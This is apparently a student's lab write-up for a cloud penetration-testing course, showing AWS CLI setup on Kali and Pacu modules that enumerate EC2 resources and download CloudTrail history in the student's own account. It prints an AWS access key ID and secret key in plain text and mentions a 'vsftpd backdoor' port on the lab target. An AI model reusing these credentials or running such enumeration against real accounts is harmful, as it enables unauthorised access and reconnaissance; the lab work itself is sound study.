   creating: aws/dist/awscli/customizations/wizard/wizards/lambda/
  inflating: aws/dist/awscli/customizations/wizard/wizards/configure/_main.yml
  inflating: aws/dist/awscli/customizations/wizard/wizards/dynamodb/new-table.yml
  inflating: aws/dist/awscli/customizations/wizard/wizards/iam/new-role.yml
  inflating: aws/dist/awscli/customizations/wizard/wizards/events/new-rule.yml
  inflating: aws/dist/awscli/customizations/wizard/wizards/lambda/new-function.yml
  inflating: aws/dist/awscli/customizations/sso/index.html
   creating: aws/dist/prompt_toolkit-3.0.51.dist-info/licenses/
  inflating: aws/dist/prompt_toolkit-3.0.51.dist-info/METADATA
  inflating: aws/dist/prompt_toolkit-3.0.51.dist-info/RECORD
  inflating: aws/dist/prompt_toolkit-3.0.51.dist-info/INSTALLER
  inflating: aws/dist/prompt_toolkit-3.0.51.dist-info/top_level.txt
  inflating: aws/dist/prompt_toolkit-3.0.51.dist-info/WHEEL
  inflating: aws/dist/prompt_toolkit-3.0.51.dist-info/licenses/LICENSE
  inflating: aws/dist/prompt_toolkit-3.0.51.dist-info/licenses/AUTHORS.rst
  inflating: aws/dist/wheel-0.45.1.dist-info/METADATA
  inflating: aws/dist/wheel-0.45.1.dist-info/INSTALLER
  inflating: aws/dist/wheel-0.45.1.dist-info/direct_url.json
  inflating: aws/dist/wheel-0.45.1.dist-info/RECORD
  inflating: aws/dist/wheel-0.45.1.dist-info/LICENSE.txt
  inflating: aws/dist/wheel-0.45.1.dist-info/REQUESTED
  inflating: aws/dist/wheel-0.45.1.dist-info/entry_points.txt
  inflating: aws/dist/wheel-0.45.1.dist-info/WHEEL

┌──(kali㉿kali)-[~]
└─$ sudo ./aws/install
You can now run: /usr/local/bin/aws --version

┌──(kali㉿kali)-[~]
└─$ /usr/local/bin/aws --version
aws-cli/2.32.10 Python/3.13.9 Linux/6.16.8+kali-cloud-amd64 exe/x86_64.kali.2025

┌──(kali㉿kali)-[~]
└─$
```

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/

┌──(kali㉿kali)-[~]
└─$ aws configure
AWS Access Key ID [None]: AKIA6NDMIE4HDLQT3LVQ
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]: text

┌──(kali㉿kali)-[~]
└─$
```

Described Instances



Listed S3 Bucket



Uploaded to Bucket


```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/

┌──(kali㉿kali)-[~]
└─$ touch index.html

┌──(kali㉿kali)-[~]
└─$ aws s3 cp index.html s3://aws-isin335-testbucket
upload failed: ./index.html to s3://aws-isin335-testbucket/index.html An error occurred (AccessDenied) when calling th
e PutObject operation: User: arn:aws:iam::990216988430:user/auditor is not authorized to perform: s3:PutObject on reso
urce: "arn:aws:s3:::aws-isin335-testbucket/index.html" because no identity-based policy allows the s3:PutObject action

┌──(kali㉿kali)-[~]
└─$ aws s3 cp index.html s3://aws-isin335-testbucket
upload: ./index.html to s3://aws-isin335-testbucket/index.html

┌──(kali㉿kali)-[~]
└─$
```

Started and Described Ubuntu Instance

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/

┌──(kali㉿kali)-[~]
└─$ aws ec2 start-instances --instance-ids i-0d49d689605a775e1
STARTINGINSTANCES       i-0d49d689605a775e1
CURRENTSTATE    0       pending
PREVIOUSSTATE   80      stopped

┌──(kali㉿kali)-[~]
└─$ aws ec2 describe-instance-attribute --attribute instanceType --instance-id i-0d49d689605a775e1
i-0d49d689605a775e1
INSTANCETYPE    t3.small

┌──(kali㉿kali)-[~]
└─$ aws ec2 describe-security-groups --group-ids sg-0987733f808f676d4
SECURITYGROUPS  Ubuntu 22.04 LTS - Jammy-Ubuntu 22.04 LTS 20251111-AutogenByAWSMP--1 created 2025-11-20T19:10:11.083Z
        sg-0987733f808f676d4    ubuntu-sg       990216988430    arn:aws:ec2:us-east-1:990216988430:security-group/sg-0
987733f808f676d4        vpc-0ca4d6f538147cdf4
IPPERMISSIONS   22      tcp     22
IPRANGES        76.112.150.225/32
IPPERMISSIONS   20      tcp     21
IPRANGES        192.168.1.60/32 vsftpd
IPPERMISSIONS   6200    tcp     6200
IPRANGES        192.168.1.60/32 vsftpd backdoor
IPPERMISSIONSEGRESS     -1
IPRANGES        0.0.0.0/0

┌──(kali㉿kali)-[~]
└─$
```


Note: I did not have to add any permissions for the `describe-instance-attribute` and `describe-security-group` commands to work. This is because I added the default `ReadOnlyAccess` and `SecurityGroup` policies that come from AWS when I created the user – which include (among other things) these permissions.

Installed Pacu



Pacu is an open source pentesting framework for the AWS cloud. The tool intends to aid in the assessment of AWS exploit and post-compromise potential by (for example) helping to simulate a breach and vet AWS services with a set of "compromised" keys used as the attacker. It includes modules for activities such as confirming permissions and performing privilege escalation scans. The tool attempts to address AWS penetration testing concerns within the information security community by providing methods for (relatively) easy/quick assessment of potential vulnerabilities and exploit potential issues, rather than compliance requirements. Pacu aggregates experience and research from AWS red team engagements and makes them available in the form of the previously mentioned modules, which improves efficiency and cuts time requirements for an assessment by a drastic amount (depending on the size of the environment/deployment).

Pacu set_keys




Pacu ec2__enum

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
  systemsmanager__rce_ec2

Pacu (test:auditor) > help ec2__enum

ec2__enum written by Spencer Gietzen of Rhino Security Labs.

usage: pacu [--regions REGIONS] [--instances] [--security-groups] [--elastic-ips] [--public-ips]
            [--customer-gateways] [--dedicated-hosts] [--network-acls] [--nat-gateways] [--network-interfaces]
            [--route-tables] [--subnets] [--vpcs] [--vpc-endpoints] [--launch-templates]

The module is used to enumerate the following EC2 data from a set of regions on an AWS account: instances, security
groups, elastic IP addresses, VPN customer gateways, dedicated hosts, network ACLs, NAT gateways, network
interfaces, route tables, subnets, VPCs, and VPC endpoints. By default, all data will be enumerated, but if any
arguments are passed in indicating what data to enumerate, only that specific data will be enumerated.

options:
  --regions REGIONS     One or more (comma separated) AWS regions in the format "us-east-1". Defaults to all session
                        regions.
  --instances           Enumerate EC2 instances
  --security-groups     Enumerate EC2 security groups
  --elastic-ips         Enumerate EC2 elastic IP addresses
  --public-ips          Enumerate EC2 public IP addresses
  --customer-gateways   Enumerate EC2 VPN customer gateways
  --dedicated-hosts     Enumerate EC2 dedicated hosts
  --network-acls        Enumerate EC2 network ACLs
  --nat-gateways        Enumerate EC2 NAT gateways
  --network-interfaces  Enumerate EC2 network interfaces
  --route-tables        Enumerate EC2 route tables
  --subnets             Enumerate EC2 subnets
  --vpcs                Enumerate EC2 VPCs
  --vpc-endpoints       Enumerate EC2 VPC endpoints
  --launch-templates    Enumerate EC2 launch templates

Pacu (test:auditor) >
```

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
Pacu (test:auditor) > run ec2__enum --regions us-east-1
  Running module ec2__enum...
[ec2__enum] Starting region us-east-1...
[ec2__enum]   2 instance(s) found.
[ec2__enum]   6 security groups(s) found.
[ec2__enum]   0 elastic IP address(es) found.
[ec2__enum]   2 public IP address(es) found and added to text file located at: ~/.local/share/pacu/test/downloads/ec2_
public_ips_test_us-east-1.txt
[ec2__enum]   0 VPN customer gateway(s) found.
[ec2__enum]   0 dedicated host(s) found.
[ec2__enum]   3 network ACL(s) found.
[ec2__enum]   0 NAT gateway(s) found.
[ec2__enum]   2 network interface(s) found.
[ec2__enum]   4 route table(s) found.
[ec2__enum]   8 subnet(s) found.
[ec2__enum]   3 VPC(s) found.
[ec2__enum]   0 VPC endpoint(s) found.
[ec2__enum]   0 launch template(s) found.
[ec2__enum] ec2__enum completed.

[ec2__enum] MODULE SUMMARY:

  Regions:
     us-east-1

    2 total instance(s) found.
    6 total security group(s) found.
    0 total elastic IP address(es) found.
    2 total public IP address(es) found.
    0 total VPN customer gateway(s) found.
    0 total dedicated hosts(s) found.
    3 total network ACL(s) found.
    0 total NAT gateway(s) found.
    2 total network interface(s) found.
    4 total route table(s) found.
    8 total subnets(s) found.
    3 total VPC(s) found.
    0 total VPC endpoint(s) found.
    0 total launch template(s) found.

Pacu (test:auditor) >
```

Pacu data



(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
[0: clear] ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
Pacu (test:auditor) > data
Session data:
aws_keys: [
<AWSKey: auditor>
]
id: 1
created: "2025-12-04 19:10:01.304697"
is_active: true
name: "test"
boto_user_agent: "Boto3/1.9.149 Python/3.7.0 Windows/10 Botocore/1.12.168"
key_alias: "auditor"
access_key_id: "AKIA6NDMIE4HDLQT3LVQ"
secret_access_key: "******" (Censored)
session_regions: [
"all"
]
EC2: {
"Instances": [
{
"Architecture": "x86_64",
"BlockDeviceMappings": [
{
"DeviceName": "/dev/xvda",
"Ebs": {
"AttachTime": "Thu, 20 Nov 2025 19:08:01",
"DeleteOnTermination": true,
"Status": "attached",
"VolumeId": "vol-00d2d43eaf09e5387"
}
}
],
"ClientToken": "0803f7db-b53b-4ec9-9eb5-3c2d3dc3e7c7",
"EbsOptimized": true,
"EnaSupport": true,
"Hypervisor": "xen",
"NetworkInterfaces": [
{
"Association": {
"IpOwnerId": "amazon",
"PublicIp": "34.204.15.150"
},
"Attachment": {
"AttachTime": "Thu, 20 Nov 2025 19:08:00",
"AttachmentId": "eni-attach-04fdc0e877ea7aff3",
"DeleteOnTermination": true,
"Status": "attached"
},
"Groups": [
{
"GroupId": "sg-0c3d760bfaa9cdb13",
"GroupName": "kali-sg"
}
],
"MacAddress": "0a:ff:fb:04:45:09",
"NetworkInterfaceId": "eni-0d80de5a9cf6330ad",
"OwnerId": "990216988430",
"PrivateIpAddress": "192.168.1.60",

Pacu cloudtrail__download_event_history

```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history] Finished enumerating us-east-1
[cloudtrail__download_event_history]   Events written to /home/kali/.local/share/pacu/test/downloads/cloudtrail_us-eas
t-1_event_history_1764876147.8808274.json
[cloudtrail__download_event_history] cloudtrail__download_event_history completed.

[cloudtrail__download_event_history] MODULE SUMMARY:

  18283 Event(s) found for us-east-1.

Pacu (test:auditor) >
```

This downloads a `json` file containing CloudTrail event history. It took a while for the command to complete, possibly because I've built up a log of events after accidentally leaving the EC2 instances on once or twice.

Pacu whoami



This returns some information about the current `pacu` session. We can view the active access keys.